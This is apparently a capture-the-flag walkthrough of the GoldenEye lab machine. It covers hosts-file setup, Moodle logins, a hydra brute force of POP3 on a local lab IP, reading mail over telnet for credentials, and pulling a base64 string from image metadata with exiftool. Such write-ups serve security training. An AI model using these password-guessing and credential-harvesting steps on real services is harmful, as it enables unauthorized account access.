
And finally it is telling us to edit hosts file.
We have to point the server Ip to severnaya-station.com



```
  GNU nano 8.3                       /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.56.101 severnaya-station.com

                                  [ Read 10 lines ]
^G Help       ^O Write Out  ^F Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line
```

On Windows — “c:\Windows\System32\Drivers\etc\hosts” file

Once you have done that, in your browser navigate to: *http://severnaya-station.com/gnocertdir*



GoldenEye Operators Training - Moodle

You are not logged in. (Login)

Navigation

Home

Courses

Available courses

Intro to GoldenEye

This course is an intro to the GoldenEye weapons system.

Greetings fellow operators.

Once you've been approved for the GNO course we will update your account with the relevant training materials.

For any Questions message the admin of this service here. User: admin

Calendar


◄ April 2025 ►

Sun	Mon	Tue	Wed	Thu	Fri	Sat
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

You are not logged in. (Login)

moodle

After editing hosts file, if I visit severnaya-station.com/gnocertdir we have Moodle CMS.



You are not logged in.

GoldenEye Operators Training - Moodle

Home ► Login to the site

Returning to this web site?

Login here using your username and password
(Cookies must be enabled in your browser)


Username: xenia
Password: ●●●●●●●●●●

This connection is not secure. Logins entered here could be compromised. Learn More

You are not logged in.

I try to login with the creds we found.

Successful login.



Messages: Dr Doak

Tuesday, 24 April 2018

09:24 PM: Greetings Xenia,

As a new Contractor to our GoldenEye training I welcome you. Once your account has been complete, more courses will appear on your dashboard. If you have any questions message me via email, not here.

My email username is...

doak

Thank you,


Cheers,

Dr. Doak "The Doctor"
Training Scientist - Sr Level Training Operating Supervisor
GoldenEye Operations Center Sector
Level 14 - NO2 - id:998623-1334
Campus 4, Building 57, Floor -8, Sector 6, cube 1,007
Phone 555-193-826
Cell 555-836-0944
Office 555-846-9811
Personal 555-826-9923
Email: doak@
Please Recycle before you print, Stay Green aka save the company money!
"There's such a thing as Good Grief. Just ask Charlie Brown" - someguy
"You miss 100% of the shots you don't shoot at" - Wayne G.
THIS IS A SECURE MESSAGE DO NOT SEND IT UNLESS.

After some searching I came across message between xenia and Dr Doak


In the message Dr is giving his username doak.

I try to bruteforce pop3 with this username.



```
┌──(azizul㉿kali)-[~]
└─$ hydra -l doak -P /usr/share/set/src/fasttrack/wordlist.txt 192.168.56.101 -s 55007 pop3
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-15 22:37:19
[INFO] several providers have implemented cracking protection, check with a small wordlist firs
t - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 262 login tries (l:1/p:262), ~17 tries per
task
[DATA] attacking pop3://192.168.56.101:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 182 to do in 00:03h, 16 active
[55007][pop3] host: 192.168.56.101   login: doak   password: goat
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-15 22:40:16

┌──(azizul㉿kali)-[~]
└─$ 
```

And jackpot. doak:goat




```
└─$ telnet 192.168.56.101 55007
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
user doak
+OK
pass goat
+OK Logged in.
list
+OK 1 messages:
1 606
.
retr 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 97DC24549D
        for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?

Because I don't. Go to our training site and login to my account....dig until you can exfiltrat
e further information......

username: dr_doak
password: 4England!

.
```


Logging into pop3 using netcat and opening the messages. We can see creds for the training site (Moddle CMS)

dr_doak:4England!

Lets login with dr_doak




After login, and searching for some time, I came across s3cret.txt . Clicking this txt file downloads it into out machine




```
007,

I was able to capture this apps adm1n cr3ds through clear txt.

Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here.

Something juicy is located here: /dir007key/for-007.jpg

Also as you may know, the RCP-90 is vastly superior to any other weapon and License to Kill is the only way to play.
```

Inside the txt file it is giving us location for something juicy (password of admin).


Kali Linux
for-007.jpg (JPEG Image, 31
severnaya-station.com/dir007key/for-007.jpg
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Dr. Doak: Here it is. Good luck again, 007.
PICKED UP A LIFT ACCESS KEY.
4 | 86

Visiting the location provided, we can see a image. Nothing much.


I used the wget command to download the file for-007.jpg from the target machine's web server. The file was found in the /dir007key/ directory, which was likely discovered through enumeration or directory brute-forcing.



```
┌──(azizul㉿kali)-[~]
└─$ wget http://192.168.56.101/dir007key/for-007.jpg
--2025-04-15 22:59:27--  http://192.168.56.101/dir007key/for-007.jpg
Connecting to 192.168.56.101:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14896 (15K) [image/jpeg]
Saving to: ‘for-007.jpg’

for-007.jpg           100%[===========================>]  14.55K  --.-KB/s    in 0s

2025-04-15 22:59:27 (950 MB/s) - ‘for-007.jpg’ saved [14896/14896]
```

hat can we get from this file. Using exiftool to get the details.


exiftool for-007.jpg



```
┌──(azizul㉿kali)-[~]
└─$ exiftool for-007.jpg
ExifTool Version Number         : 13.10
File Name                       : for-007.jpg
Directory                       : .
File Size                       : 15 kB
File Modification Date/Time     : 2018:04:24 20:40:02-04:00
File Access Date/Time           : 2025:04:15 22:59:27-04:00
File Inode Change Date/Time     : 2025:04:15 22:59:27-04:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
X Resolution                    : 300
Y Resolution                    : 300
Exif Byte Order                 : Big-endian (Motorola, MM)
Image Description               : eFdpbnRlcjE5OTV4IQ==
Make                            : GoldenEye
Resolution Unit                 : inches
Software                        : linux
Artist                          : For James
Y Cb Cr Positioning             : Centered
Exif Version                    : 0231
Components Configuration        : Y, Cb, Cr, -
User Comment                    : For 007
Flashpix Version                : 0100
Image Width                     : 313
Image Height                    : 212
Encoding Process                : Baseline DCT, Huffman coding
